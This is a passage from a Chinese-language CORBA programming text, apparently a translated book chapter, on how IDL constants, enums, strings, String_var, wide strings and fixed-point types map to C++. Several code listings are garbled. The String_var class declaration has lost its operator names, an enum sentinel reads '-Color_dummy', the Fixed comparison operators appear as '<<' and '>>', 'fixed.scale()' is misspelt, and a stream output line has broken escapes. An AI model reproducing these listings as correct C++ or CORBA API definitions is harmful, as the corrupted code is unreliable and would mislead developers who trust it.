const CORBA::Long MAX_ENTRIES = 10;
class NameList {
public:
    static const CORBA::Long MAX_NAMES; // Classic or standard C++
    // OR:
    static const CORBA::Long MAX_NAMES = 20; // Standard C++
};
```

这种映射方法保留了 IDL 中所用的作用域嵌套,但这意味着嵌套在接口内部的 IDL 常量并不是 C++ 的编译时常量。在老的(非标准的)C++ 中,静态的类成员的初始化是非法的,因此 IDL 编译器不在头文件中生成初始值,而在存根文件中生成一个初始化语句。而标准的 C++ 则允许在类的头文件中对整型和枚举型的常量类成员进行初始化。因此,在标准

的环境中,可以看到在接口内部定义的常量会在类的头文件中加以初始化。

通常,各个变量的初始化是互不相关的,除非使用一个 IDL 常量来指定数组的长度:

```
char * entry_array[MAX_ENTRIES];           // OK
char * names_array[NameList::MAX_NAMES];    // May not compile
```

可以通过使用动态分配来避免这种限制,不管 IDL 编译器是否可以映射常量,动态分配都有效:

```
char * entry_array[MAX_ENTRIES];           // OK
char ** names_array = new char *[NameList::MAX_NAMES]; // OK
```

字符串常量映射为指向常量数据的常量指针:

```
const string MSG1 = "Hello";
const wstring MSG2 = L"World";
```

上述的代码可以映射成下面的代码:

```
//
// If IDL MSG1 and MSG2 are at global scope:
//
const char * const MSG1 = "Hello";
const CORBA::WChar * const MSG2 = L"World";

//
// If IDL MSG1 and MSG2 are in an IDL interface "Messages":
//
class Messages {
public:
    static const char * const MSG1;      // "Hello"
    static const CORBA::WChar * const MSG2; // L"World"
};
```

请注意,如果 IDL 常量在一个模块中(而不是一个接口中)说明的话,它们的映射取决于使用的是老的 C++ 编译器还是标准的 C++ 编译器:

```
module MyConstants {
    const string GREETING = "Hello";
    const double PI = 3.14;
};
```

在老的 C++ 中,上述代码映射为:

```
class MyConstants {
public:
    static const char * const GREETING; // "Hello"
    static const CORBA::Double PI;     // 3.14
};
```

对于标准的 C++ 编译器,映射为一个名字空间和常量的模块都放置在生成的头文件里:

```

namespace MyConstants {
    const char * const GREETING = "Hello";
    const CORBA::Double PI = 3.14;
}

```

6.8 枚举类型的映射

IDL 枚举类型映射为 C++ 的枚举类型。C++ 的定义出现在与 IDL 的定义相同的作用域中。枚举在映射到 C++ 上时不会发生变化，除了添加了一个伪枚举值，以使枚举成为一个32位的类型：

```
enum Color { red, green, blue, black, mauve, orange };
```

这在 C++ 中的表述如下：

```

enum Color {
    red, green, blue, black, mauve, orange,
    -Color_dummy=0x80000000 // Force 32 bit size
};

```

这种映射规范并没说明伪枚举值用什么名称。IDL 编译器只生成一个不会与作用域中其他内容发生冲突的标识符。

请注意，映射可以保证 red 的原值为0,green 的值为1,其他的值依次类推。然而，这样的保证只适用于 C++ 映射，并不普遍适用于所有语言的映射。这就意味着不能在客户机与服务器上交换枚举算子的序数值。然而，可以对枚举算子本身进行交换。为了将枚举算子值 red 发送给一个服务器，只需简单地发送 red(而不是值0)。如果 red 在目标地址空间中表示为别的序数值，那么编组代码会对它进行正确的转换。(在 C++ 中，枚举的映射是类型安全的，因此不会出现这种错误，除非使用了强制转换。然而，在其他的实现语言中，就可能出现这样的情况。)

6.9 变长度的类型与 var 类型

IDL 支持许多变长度的类型，如字符串和序列。变长度的类型有一些特殊的映射要求。因为变长度的数值大小在编译过程中是未知的，它们必须在运行过程中进行动态分配。这样对程序员来说，由于需要进行内存管理，就产生了如何动态分配与动态释放内存方面的问题。

C++ 的映射在两个不同层次上进行。在低层次(或“原始”层次)上，需要负责所有内存的管理任务。可以在这一层次中编写代码，但是必须记住在什么样情况下，需要动态分配与释放内存。在低层上的映射还会导致对于定长度和变长度的结构类型在内存管理规则上的不同。

在高层上，由于提供了一组灵巧指针类，也就是 var 类型，因此 C++ 映射就变得非常简单和安全。var 类型可以使你不用考虑显式释放变长度的变量，因此就不太可能产生内存泄漏的情况。这些类型也弥补了定长度与变长度的结构类型之间的差别，因此不需要考虑

作用于这些变量的内存管理规则上的不同。

6.9.1 _var 类型的使用

不熟悉 CORBA 和 C++ 映射的程序员通常很难掌握 _var 类型，并且很难理解什么时候需要，什么时候不需要使用它们。为了说明在什么情况下使用 _var 类型，让我们考虑一个简单的编程问题。这个问题并不针对 CORBA 的，它还普遍适用于 C 和 C++。下面是关于这个问题的描述：

编写一个 C 函数，用它从 I/O 设备中读取一个字符串，并且将该字符串返回给调用它的程序。字符串的长度没有限定，预先并不知道。

这是一个关于如何在不知道变量长度的情况下，读取一个变长度变量的常见编程问题。解决这个问题的方法很多，每一种方法都各有优缺点。

方法1：静态内存

下面是实现这个函数的一种方法：

```
const char *
get_string()
{
    static char buf[1000]; /* Big enough */
    /* Read string into buf... */
    return buf;
}
```

这种方法的优点就是简单，但是它有许多缺点：

- 返回的字符串可能比预计的要长。不管选择多大的值来定义 buf 数组的长度，这个值仍有可能太小。如果实际的字符串太长，这样就会超出数组的范围，或者就会使代码出现错误，或者把字符串强制截断。
- 对于短的字符串，函数会浪费内存，因为 buf 数组中的大部分都没有用到。
- 每次调用 get_string 都会改写上次调用的结果。如果调用程序想要保留原来的字符串，那么必须在再次调用函数前拷贝前次调用结果。
- 函数是不能重入的。如果多个线程同时调用 get_string，那么这些线程会相互修改调用的结果。

方法2：指向动态内存的静态指针

下面是 get_string 函数的另外一个编写方法：

```
const char *
get_string()
{
    static char * result = 0;
    static size_t rsize = 0;
    static const size_t size_of_block = 512;
    size_t rlen;

    rlen = 0;
```

```

while (data_remains_to_be_read()) {
    /* read a block of data... */
    if (rsize - rlen < size_of_block) {
        rsize += size_of_block;
        result = realloc(result, rsize);
    }
    /* append block of data to result... */
    rlen += size_of_block;
}
return result;
}

```

这种方法使用了一个指向动态内存的静态指针,从而生成一个用于保存数据必需的缓冲区。使用动态内存可以避免字符串的长度限制,然而也会产生前一种方法的问题:每次调用都会改写上次调用的结果,函数是不可重入的。这种方法同样也会浪费大量的内存,因为程序会按照最坏的情况(所读过的最长的字符串),永久地占用这些内存。

方法3:由调用程序分配内存

在这种方法中,由调用程序来提供保存字符串的内存:

```

size_t
get_string(char * result, size_t rsize)
{
    /* read at most rsize bytes into result... */
    return number_of_bytes_read;
}

```

这种方法是 UNIX read 系统调用中所采用的方法,它解决了上述的大部分问题,如这个函数是可重入的,不会超出内存范围或强制截断数据,会对内存进行有效的管理。(所浪费的内存数目取决于调用程序。)

这一方法的缺点是,如果字符串比提供的缓冲区长的话,那么调用程序就需要不断调用函数,直到读完所有数据为止。(如果假定在调用线程时,数据源是隐含的话,那么由多个线程对函数的重复调用是可重入的。)

方法4:返回指向动态内存的指针

在这个方法中, get_string 动态分配了一个足够大的缓冲区来保存结果,并且返回一个指向该缓冲区的指针:

```

char *
get_string()
{
    char * result = 0;
    size_t rsize = 0;
    static const size_t size_of_block = 512;
    while(data_remains_to_be_read()) {
        /* read a block of data... */
        rsize += size_of_block;
    }
}

```

```

    result = realloc(result,rsize);
    /* append block of data to result... */
}
return result;
}

```

这种方法与第二种方法基本相同(区别在于 `get_string` 并没有使用静态数据)。这种方法几乎解决了上述的所有问题:函数是可重入的,并不限制返回结果的长度,不会浪费内存,对于宽位字符串,不需要多次远程调用函数(但是动态分配会增加一点配置调用的费用)。

这种方法的主要缺点是调用程序需要释放函数的返回结果:

```

/* ... */
{
    char * result;
    result = get_string();
    /* Use result... */
    free(result);

    /* ... */

    result = get_string();
    /* ... */
}
/* Bad news,forgot to deallocate last result! */

```

这里,调用程序没有释放 `get_string` 返回的结果。由函数返回结果所占据的内存不能再次使用。重复这样的错误会使调用程序造成毁灭性的破坏。最终,调用程序将耗尽内存,并被操作系统所终止,或者在嵌入式系统中,调用程序会关闭机器。

6.9.2 变长度类型的内存管理

在下面的讨论中,我们必须清楚:方法1和方法2不适合于 C++ 的映射,因为它们是不可重入的。方法3也是不太合适的,因为如果调用程序与被调用程序在不同机器上的话,重复调用的代价就太大了。

这样就只剩下方法4,这就是变长度类型的 C++ 映射中所采用的方法。C++ 映射使调用程序负责在不需要变长度的返回结果时,将它释放掉。

根据定义,下面的 IDL 类型被认为是变长度的:

- 字符串和宽位字符串(有界的或无界的)
- 对象引用
- `any` 类型
- 序列(有界的或无界的)
- 包含(递归包含)变长度成员的结构和联合
- 包含(递归包含)变长度元素的数组

例如,`double` 类型的数组是定长度类型,而 `string` 类型的数组是变长度类型。

对于定义中的每个结构化的 IDL 类型,IDL 编译器都生成一对 C++ 类型。例如,对于一个 IDL 的联合 `foo`,编译器就会生成两个 C++ 类:类 `foo` 和类 `foo_var`。类 `foo` 提供了所有

用于联合的函数,以及与低层映射有关的函数。类 `foo_var` 则通过类 `foo` 的内存管理封装类的方式提供高层映射。尤其是,如果类 `foo` 表示一个 IDL 的变长度类型的话,类 `foo_var` 则会负责在适当的时间释放 `foo` 实例。

IDL 类型与低层映射和高层映射的对应关系如表6.2所示:

表6.2 IDL 类型与 C++类型的对应关系

IDL 类型	C++ Type 类型	封装 C++ Type 类型
string	char *	CORBA::String_var
any	CORBA::Any	CORBA::Any_var
interface foo	foo_ptr	class foo_var
struct foo	struct foo	class foo_var
union foo	class foo	class foo_var
typedef sequence<X> foo;	class foo	class foo_var
typedef X foo[10];	typedef X foo [10];	class foo_var

请注意:结构、联合和数组可以是定长度或变长度的。即使对应的 IDL 类型是定长度的话,IDL 编译器也会生成一个`_var`类。对于定长度的类型,其对应的`_var`类实际上并没有什么用处。在6.19节中将会看到,这个类用于弥补定长度类型与变长度类型在内存管理上的差别。

`var`类与标准的 C++ `auto_ptr` 模板类在语义上是相同的。然而,C++映射中并不使用 `auto_ptr`(包括其他一些标准的 C++类型),因为在开发映射功能时,许多标准的 C++ 类型在当时还没有。

我们将在后续章节中逐步研究`_var`类以及它们的使用方法。至于现在,我们把 `CORBA::String_var` 作为一个例子,来学习`_var`类如何用于动态内存管理。

6.10 String_var 封装类

类 `CORBA::String_var` 为 `char *` 提供了一个内存管理封装类,如图6.1所示。在类的私有变量中有一个字符串指针,用来管理字符串的内存。为了更具体地介绍这一点,下面将给出 `String_var` 的定义。我们将依次试验每个成员函数的作用。一旦掌握 `String_var` 的工作机理,`var`类中需要学习的东西就不多了。结构、联合等的`_var`类与 `String_var` 非常相似。




图6.1 String_var 封装类

```

class String_var {
public:
    String_var();
    String_var(char * p);
    String_var(const char * p);
    String_var(const String_var & s);
    ~String_var();

    String_var &
    String_var &
    String_var &

    operator=(char * p);
    operator=(const char * p);
    operator=(const String_var & s);

    operator char * ();
    operator const char * () const;
    operator char * &();

    char &
    char
    const char *
    char * &
    char * &;
    char *

};

String_var()

```

缺省的构造函数对 String_var 进行了初始化,使它包含一个空指针。如果使用缺省构造的 String_var 值,而不先对它进行初始化,那么系统可能出现崩溃,因为代码会在间接引用空指针时结束运行:

```

CORBA::String_var s;
cout << "s = " << s << endl; // Core dump imminent!
String_var(char *)

```

这一构造函数用所传递的字符串对 String_var 进行初始化。String_var 负责处理字符串;假设字符串由 CORBA::string_alloc 或 CORBA::string_dup 对它分配内存,并且在执行析构函数时调用 CORBA::string_free。需要记住的是,可以用动态分配的字符串对 String_var 进行初始化,并且不需要考虑显式释放字符串的问题。当 String_var 离开作用域时,它会自己处理内存释放问题。例如:

```

{
    CORBA::String_var s(CORBA::string_dup("Hello"));
    // ...
} // No memory leak here, ~String_var() calls string_free().
String_var(const char *)

```

如果使用 const char * 构造函数对 String_var 进行初始化的话, String_var 就会对字符串进行多层次拷贝(deep copy)。当 String_var 离开作用域后,就会释放字符串拷贝,但却不会改变原有的拷贝。例如:

```

const char * message = "Hello";
// ...

{
    CORBA::String_var s(message);      // Makes a deep copy
    // ...
} // ~String_var() deallocates its own copy only.
cout << message << endl;           // OK
String_var(const String_var &)

```

拷贝构造函数同样也进行一个多层次拷贝。如果用一个 String_var 来初始化另一个 String_var，对其中一个拷贝进行修改并不影响另外一个拷贝。

`~String_var`

析构函数调用 CORBA::string_free 来释放由 String_var 所保存的字符串。

```

String_var & operator = (char *)
String_var & operator = (const char *)
String_var & operator = (const String_var &)

```

赋值运算符遵循构造函数的使用方法。char * 赋值运算符在假定字符串由 string_alloc 或 string_dup 进行内存分配的前提下使用，并且拥有对字符串的所有权。

const char * 赋值运算符和 String_var 赋值运算符都进行多层次拷贝。

在接收新的字符串之前，赋值运算符首先释放由目标保存的当前的字符串。如：

```

CORBA::String_var target;
target = CORBA::string_dup("Hello");      // target takes ownership

CORBA::String_var source;
source = CORBA::string_dup("World");      // source takes ownership

target = source;      // Deallocates "Hello" and takes
                     // ownership of deep copy of "World".

operator char * ()
operator const char * () const

```

这些转换运算符可以把 String_var 转换为 char * 或 const char *。如：

```

CORBA::String_var s;
s = get_string();      // get_string() allocates with string_alloc(),
                     // s takes ownership

size_t len;
len = strlen(s);      // const char * expected,OK

```

转换运算符允许你将 String_var 透明地传递给需要用 char * 或 const char * 作为参数的 IDL 运算符。在第7章中将详细讨论参数传递问题。

`operator char * &()`

这一转换运算符可以通过一个标记传递一个对函数进行修改的字符串，下面就是一个这样的标记：

```
void update_string(char * &);
```

转换成指针的引用(而不是这个指针)是必要的,这样的话,被调用的函数就可以增加字符串的长度。指针引用可以从函数中传递出来,因为增加字符串长度需要再次分配内存,这样就意味着指针值需要更改,而不是指针所指向的字节需要被更改。

```
char & operator [] (ULong)
char operator [] (ULong) const
```

重载的下标运算符的作用是通过下标可以得到 String_var 的各个字符,就像 String_var 是数组一样。例如:

```
CORBA::String_var s = CORBA::string_dup("Hello");
cout << s[4] << endl; // Prints 'o'
```

字符串的下标就像普通的数组一样,从0开始。对于"Hello"字符串,表达式 s[5]是合法的,它返回字符串结束位的空字节。如果下标超出空结束位的下标,那么就会产生不可预料的结果。

6.10.1 使用 String_var 的缺陷

在7.14.12节中将会看到,类 String_var(和其他_var 类)的作用主要是解决返回值和用于运算符调用的 out 参数问题。在许多情况下, String_var 的使用效率很低。下面是使用 String_var 的一些缺陷。

字符串字面值的初始化或赋值

字符串字面值需要一些特殊的处理,至少在老的(非标准的)C++中是这样的,字符串类型在老的 C++ 中是 char *,但在标准的 C++ 中是 const char *。如果使用老的 C++ 编译器的话,下面的代码肯定会使系统崩溃:

```
CORBA::String_var s1("Hello"); // Looming disaster!
CORBA::String_var s2="Hello"; // Same problem!
```

请注意,上面的第二种说明看上去像赋值,但实际上它只是一个说明,因此 s1 和 s2 都由构造函数进行初始化。这里的问题是由哪个构造函数进行初始化。

在老的 C++ 中,字符串字面值类型 "Hello" 作为函数传递参数时,它的类型是 char *。因此编译器就会调用 char * 构造函数,而这个构造函数就拥有对所传递的字符串的所有权。当 s1 和 s2 撤消时,析构函数就会调用 string_free,其参数就是初始化数据段的地址。当然,释放不是堆的内存会导致出现一些不可预料的事情,在许多实现中会出现核心转储(core dump)现象。

同样的问题会出现在向 String_var 分配一个字符串字面值时:

```
CORBA::String_var s3;
s3 = "Hello"; // Calls operator=(char *), looming disaster!
```

再次说明,在老的 C++ 中,"Hello" 是 char * 类型(并不是 const char *),因此可以通过 String_var :: operator= (char *) 进行赋值。对于 char * 构造函数,这一运算符将把字符串的所有权赋给 String_var,这样就可以使析构函数释放不是堆的内存。

为了解决这一问题,我们可以自己创建字面值的一个拷贝,并且使 String_var 管理这个拷贝,或者通过将其转换成 const char * 的方法创建一多层次拷贝:

```
// Note: For standard C++, you could use static cast<const char *>
// instead of the old-style(const char *) cast.

// Force deep copy
CORBA::String_var s1((const char *)"Hello");

// Explicit copy
CORBA::String_var s2(CORBA::string_dup("Hello"));

// Force deep copy
CORBA::String_var s3 = (const char *) "Hello";

// Explicit copy
CORBA::String_var s4 = CORBA::string_dup("Hello");

CORBA::String_var s5;
s5 = (const char *) "Hello";                                // Force deep copy

CORBA::String_var s6;
s6 = CORBA::string_dup("Hello");                            // Explicit copy
const char * p = "Hello";                                  // Make const char * pointer
CORBA::String_var s7(p);                                    // Make deep copy
CORBA::String_var s8 = p;                                   // ditto...
CORBA::String_var s9;
s9 = p;                                                 // ditto...
```

上述的代码中给出了对字符串字面值进行初始化和赋值的不同方法。任何时候,每个 String_var 变量都随着字面值自身拷贝的消亡而消亡,而字面值本身的拷贝可以由析构函数安全地释放。

如果出现转换成 const char * 的情况,构造函数或赋值运算符就会生成一个多层次拷贝。如果调用了 string_dup,就会显式创建一个字符串字面值的拷贝,并且 String_var 会负责释放这个拷贝。

这两种方法都是正确的,但是我们更倾向于使用 string_dup,而不是进行强制转换。对于某些读者,强制转换表示一些不正常的事情正在发生,而调用 string_dup 则强调内存分配已经进行。

不管对于老的 C++ 还是标准的 C++, 显式进行拷贝都是正确的,在本书的后面章节中,我们将会使用这种方法。当然,如果只是使用标准的 C++ 环境的话,那么下面的代码也是正确的。

```
CORBA::String_var s = "Hello"; // OK for standard C++, deep copy
```

将 String_var 赋给指针

如果将 String_var 变量赋给 char * 或 const char * 变量,那么需要记住,赋过值的指针会指向在 String_var 内部的内存。这就意味着在使用这样赋值后的指针时需要引起注意:

```
CORBA::String_var s1 = CORBA::string_dup("Hello");
```

```

const char * p1 = s1;      // Shallow assignment
char * p2;
{
    CORBA::String_var s2 = CORBA::string_dup("World");
    p2 = s2;           // Shallow assignment
    s1 = s2;           // Deallocate "Hello", deep copy "World"
} // Destructor deallocates s2 ("World")

cout << p1 << endl;    // Whoops, p1 points nowhere
cout << p2 << endl;    // Whoops, p2 points nowhere

```

上面的代码说明了两个常见的错误。这两个错误产生的原因都是因为将一个 String_var 赋给一个指针的过程往往是浅赋值。

- 第一个指针的赋值(`p1 = s1`)使 `p1` 指向由 `s1` 所占据的内存。`s1 = s2` 是一个深赋值，它会释放 `s1` ("Hello") 的初始值。`p1` 的值不会受此影响，因此 `p1` 现在指向已经释放的内存。
- 第二个指针的赋值(`p2 = s2`)也是一个浅赋值，因此 `p2` 指向由 `s2` 所占据的内存。当 `s2` 离开作用域时，它的析构函数会释放这个字符串，这样就使 `p2` 指向已释放的内存。

这并不意味着任何情况下都不要把 String_var 赋给一个指针(事实上，这样的赋值往往是有用的)。然而，如果进行这样的赋值，并且想要使用这个指针的话，必须确保指针指向的字符串不能由赋值或析构函数来释放。

6.10.2 将字符串作为传递参数以读取字符串

一些函数中往往以字符串作为参数，以便读取字符串。程序中往往还会出现 `char *` 类型和 `String_var` 类型的变量，更好的方法是编写一个可以同时处理这两种类型的辅助函数。这里给出两个选择：`char *` 和 `String_var`，如何声明这种函数中的参数类型呢？

下面是一个不好的例子：

```

void
print_string(CORBA::String_var s)
{
    cout << "String is \" " << s << "\" " << endl;
}

int
main()
{
    CORBA::String_var msg1 = CORBA::string_dup("Hello");
    print_string(msg1);    // Pass String_var
    return 0;
}

```

这段代码是正确的，但是效率很低。`print_string` 函数的参数类型是 `String_var`，参数由数值来传递，这样就会使编译器创建一个传给 `print_string` 的临时的 `String_var` 实例。结果是每次调用 `print_string` 时，会同时调用好几个函数：调用拷贝构造函数以创建一个临时的

String_var 拷贝,然后调用重载的 ostream operator<< 以打印该字符串,然后调用析构函数再次撤销临时的 String_var。构造函数调用了 string_dup(该函数调用了 strcpy),析构函数调用了 string_free。string_dup 和 string_free 函数可能会调用 operator new[] 和 operator delete[],这两个函数往往由 malloc 和 free 实现。这就意味着前面看上去没问题的代码实际上会导致在调用 print_string 时调用了多达10个的函数。

在大部分实现中,有些函数是内联的,因此多次调用函数的代价往往没有看上去那么大。不过,在大的系统中还是可以观察到由于这种错误所造成的速度明显变慢的现象。这种速度上的降低大部分是由于隐含的动态内存分配造成的。如文献[11]所示,在堆中分配和撤销一个类的实例要比在栈中分配和撤销一个相同的实例平均要多花大约100倍的时间。

下面是 print_string 函数的另外一个问题:

```
print_string("World"); // Call with char *, looming disaster!
```

这段代码可以通过编译,并且会打印出我们想要的东西。然而,它可能会使程序转储核心。出现这种情况的原因与上面讨论的一样:字符串字面值的类型是 char * (至少在老的 C++ 中是这样的),这样会最终导致在析构函数中释放不是堆的内存。

正确编写 print_string 的关键是传递 const char * 类型的参数:

```
void
print_string(const char * s)
{
    cout << "String is \\" << s << "\\n" endl;
}

int
main()
{
    CORBA::String_var msg1 = CORBA::string_dup("Hello");
    print_string(msg1); // Pass String_var, fine
    print_string("World"); // Pass as const char *, fine too
    return 0;
}
```

在 print_string 的这一定义中,事情得到了很好的解决。实际的参数是 String_var 类型,编译器通过 const char * 转换运算符进行函数的调用。转换运算符返回 String_var 内部的私有指针,并且往往是内联的,这样就会使函数调用的时间降低到最少。

将字符串字面值“World”传递给 print_string 并不会产生问题。字面值会以 const char * 类型传递给函数。

在这种情况下不会创建临时拷贝,也无需调用内存分配函数。

6.10.3 将字符串作为传递参数以更改字符串

将字符串作为 char * 或 String_var 类型传递给一个函数,以便对字符串进行更改时,不能使用 String_var & 类型。将 char * 类型的字符串传递给 String_var & 类型的参数时,编译器会创建一个临时拷贝。这就会导致用 char * 字面值去构建 String_var 变量,最终出现核心转储的情况。为了解决这一问题,必须使用 char * & 参数类型:

```

void
update_string(char * & s)
{
    CORBA::string_free(s);
    s = CORBA::string_dup("New string");
}

int
main()
{
    CORBA::String_var sv = CORBA::string_dup("Hello");
    update_string(sv);
    cout << sv << endl; // Works fine, prints "New string"

    char * p = CORBA::string_dup ("Hello");
    update_string(p);
    cout << p << endl; // Fine too, prints "New string"
    CORBA::string_free(p);

    return 0;
}

```

最后提醒读者：update_string 假定它所传递的字符串是由 string_alloc 或 string_dup 进行内存分配的。这就意味着下面的代码是不可移植的：

```

char * p = new char [sizeof("Hello")];
strcpy(p,"Hello");
update_string(p);           // Bad news!
delete[] p;

```

这段代码会导致由 new[] 分配的字符串会被 string_free 所释放，而由 string_dup 所分配的内存会被 delete[] 所释放，在一些平台上不能这样做。

调用参数中有未初始化指针的 update_string 也会产生问题，因为这会导致将未初始化的指针传给 string_free，很可能出现灾难性的结局。然而，传递一个初始化为空值的变量是安全的，向 string_free 传递一个空指针意味着 string_free 不做任何事情。

6.10.4 隐式类型转换产生的问题

将 String_var 传递给 char * 类型需要进行隐式类型转换。一些编译器不能正确地使用转换运算符，或者会不接受不明确的调用。C++ 映射并不期望每个 C++ 编译器都是完美的，相反它提供了一些成员函数，这些成员函数可以允许进行显式类型转换。这些成员函数是 in, inout, out 和 _retn(这些名称表示参数传递的方向)。

```
const char * in() const
```

如果编译器不能将 String_var 类型传递给 const char * 类型，那么就可以调用该转换函数。例如：

```

void print_string(const char * s) /* ... */ // As before
//...

```

```
CORBA::String_var sv(CORBA::string_dup("Hello"));
print_string(sv);           // Assume compiler bug prevents this
print_string(sv.in());      // Explicit call avoids compiler bug
```

in 成员函数以 `const char *` 类型返回 `String_var` 封装类中保存的私有指针。也可以通过强制转换实现这一点：

```
print_string((const char *)sv);
```

该代码会对 `String_var` 显式调用 `operator const char *`。然而，使用 in 成员函数比通过所有类型检验猛烈的强制转换要安全得多。同样，使用 inout 和 out 成员函数也要比强制转换好得多。

```
char * & inout()
```

如果编译器不能将 `String_var` 转换成 `char * &`，那么就可以调用 inout 成员函数。例如：

```
void update_string(char * & s) { /* ... */ // As before
// ...
CORBA::String_var sv;
update_string(sv);           // Assume compiler bug prevents this
update_string(sv.inout());   // Explicit call avoids compiler bug
```

inout 成员函数返回一个对 `String_var` 封装类保存的指针的引用，以便可以改变 `String_var` 的值（例如，通过再次分配内存）。

```
char * & out()
```

这一转换运算符可以将 `String_var` 作为输出参数传递给 `char * &` 类型。out 成员函数与 inout 成员函数的区别在于：out 在返回一个对空指针的引用之前释放字符串。为了说明为什么这一点是必要的，让我们来考虑下面一个辅助函数：

```
void
read_string(char * & s) // s is an out parameter
{
    // Read a line of text from a file...
    s = CORBA::string_dup(line_of_text);
}
```

调用程序可以在不产生内存泄漏的情况下使用 `read_string`，如下所示：

```
CORBA::String_var line;
read_string(line.out());      // Skip first line
read_string(line.out());      // Read second line - no memory leak
cout << line << endl;       // Print second line
```

调用 out 成员函数要做两件事情：首先释放由 `String_var` 当前保存的字符串，然后返回一个指向一个空指针的引用。这样，调用程序就会在没有内存泄漏的情况下在一行中两次调用 `read_string`。同时，`read_string` 不需要（但是可以）在分配一个新的数值之前释放字符串。

(释放字符串不会产生什么破坏作用,因为对一个空指针的释放是安全的。)

6.10.5 取得对字符串的所有权

`_retn` 成员函数返回由 `String_var` 保存的指针,同时也取得了对字符串的所有权。如果一个函数必须返回一个动态分配的字符串,并且必须考虑出错情况的话,这一点就非常有用。例如,考虑一下从数据库中读取一行文字的 `get_line` 辅助函数,程序中调用这一函数的方法是:

```
for (int i = 0; i < num_lines; i++) {
    CORBA::String_var line = get_line();
    cout << line << endl;
} // Destructor of line deallocates string
```

考虑一下这段代码的工作过程。`get_line` 函数动态分配返回的字符串,并且使调用程序负责释放字符串,调用程序通过捕获 `String_var` 变量 `line` 来响应。这样,`line` 就负责在它的析构函数中释放每个返回的 `line` 变量。因为 `line` 在循环体中说明,在每次循环过程中都要创建一次并释放一次,给每个 `line` 变量分配的内存存在打印完 `line` 之后就会马上被释放掉。

下面是 `get_line` 函数的大致内容。这里重要的一点是 `get_line` 可能在分配字符串之后产生一个异常:

```
char *
get_line()
{
    // Open database connection and read string into buffer...
    // Allocate string
    CORBA::String_var s = CORBA::string_dup(buffer);
    // Close database connection
    if (db.close() == ERROR) {
        // Whoops,a serious problem here
        throw DB_CloseException();
    }
    // Everything worked fine,return string
    return s._retn();
}
```

这里用到的技巧是变量 `s` 是一个 `String_var`。如果在给 `s` 分配内存后发送了一个异常,那么就不用担心内存泄漏的问题,编译器会在清空栈以响应异常时,调用 `s` 的析构函数。

在不出现错误的情况下,`get_line` 必须返回一个字符串,并且由调用程序来管理这个字符串。这就意味着 `get_line` 并不只是简单地返回 `s`(即使这样也可以通过编译),因为接下来的话,字符串会被错误地释放两次,第一次是被 `s` 的析构函数,第二次是被调用程序。

`get_line` 中的最后一条语句也可以如下所示:

```
return CORBA::string_dup(s);
```

这条语句是正确的,但是会对字符串进行不必要的拷贝。通过调用 `_retn` 成员函数,`get_`

line 就把释放 s 的责任移交给调用程序。通过这种方法可以避免对字符串进行拷贝。

6.10.6 流运算符

C++ 映射为 C++ 的 iostreams 提供了重载的 String_var 插入和提取运算符：

```
CORBA::String_var s = ...;
cout << "String is \\" << (s != 0 ? s : "") << "\\\" << endl;
cin >> s;
cout << "String is now \\" << (s != 0 ? s : "") << "\\\" << endl;
```

这些重载运算符是为 istream 和 ostream 提供的，因此它们也可以用于字符串 (strstream) 类和文件 (fstream) 类。

6.11 宽位字符串的映射

宽位字符串的映射与字符串的映射基本一样。宽位字符串由函数 wstring_alloc, wstring_dup 和 wstring_free 进行内存的分配与释放。映射中还提供了 WString_var 类（在 CORBA 名字空间中），它的作用类似于 String_var，但是它是用于宽位字符串的。

6.12 定点数类型的映射

C++ 中没有固有的定点数类型，因此 C++ 对定点数类型的支持与运算是由一个类和一组重载的运算符函数提供：

```
namespace CORBA {
    // ...
    class Fixed {
        public:
            Fixed (int val = 0);
            Fixed (unsigned);
            Fixed (Long);
            Fixed (LongLong);
            Fixed (ULongLong);
            Fixed (Double);
            Fixed (LongDouble);
            Fixed (const char *);
            Fixed (const Fixed &);

            ~Fixed();

            operator LongLong() const;
            operator LongDouble() const;
            Fixed round (UShort scale) const;
            Fixed truncate (UShort scale) const;

            Fixed & operator=(const Fixed &);

            Fixed & operator+=(const Fixed &);
```

```

Fixed & operator-= (const Fixed &);

Fixed & operator* = (const Fixed &);

Fixed & operator/ = (const Fixed &);

Fixed operator++();

Fixed operator++(int);

Fixed operator--();

Fixed operator--(int);

Fixed operator+() const;

Fixed operator-() const;

int operator!() const;

UShort fixed_digits() const;

UShort fixed.scale() const;

};

istream & operator>>(istream &, Fixed &);

ostream & operator<<(ostream &, const Fixed &);

Fixed operator+(const Fixed &, const Fixed &);

Fixed operator-(const Fixed &, const Fixed &);

Fixed operator*(const Fixed &, const Fixed &);

Fixed operator/(const Fixed &, const Fixed &);

int operator<<(const Fixed &, const Fixed &);

int operator>>(const Fixed &, const Fixed &);

int operator<= (const Fixed &, const Fixed &);

int operator>= (const Fixed &, const Fixed &);

int operator== (const Fixed &, const Fixed &);

int operator!= (const Fixed &, const Fixed &);

// ...
}

```

通过这一映射，我们可以在 C++ 中使用定点数的数值，并且对它们进行运算。请注意，这里使用了一个普通的 Fixed 类，因此定点数类型的数值位数与小数位数在 IDL 中是编译时的数值，而在 C++ 中就成为运行时的数值。

6.12.1 构造函数

Fixed 类提供了一组用于整数类型到浮点数类型的构造函数。

缺省的构造函数将 Fixed 值初始化为 0，并且将数值位数设为 1，将小数位数设为 0，也就是说，数值的类型是 fixed<1, 0>。

用于整型值的构造函数将 Fixed 值的数值位数设为可以保存该值的最小位数值，将小数位数设为 0：

```
Fixed f = 999; // As if IDL type fixed<3, 0>
```

用于浮点数类型的构造函数将 Fixed 值的数值位数设为可以表示该值的最小位数值，小数位数则设为该浮点数在截掉相关的数值位数后的最大的小数位数值。下面是一些例子：

```
Fixed f1 = 1000.0; // As if IDL type fixed<4,0>
```

```

Fixed f2 = 1000.05;           // As if IDL type fixed<6,2>
Fixed f3 = 0.1;              // Typically as if IDL type fixed<18,17>
Fixed f4 = 1E30;              // As if IDL type fixed<31,0>
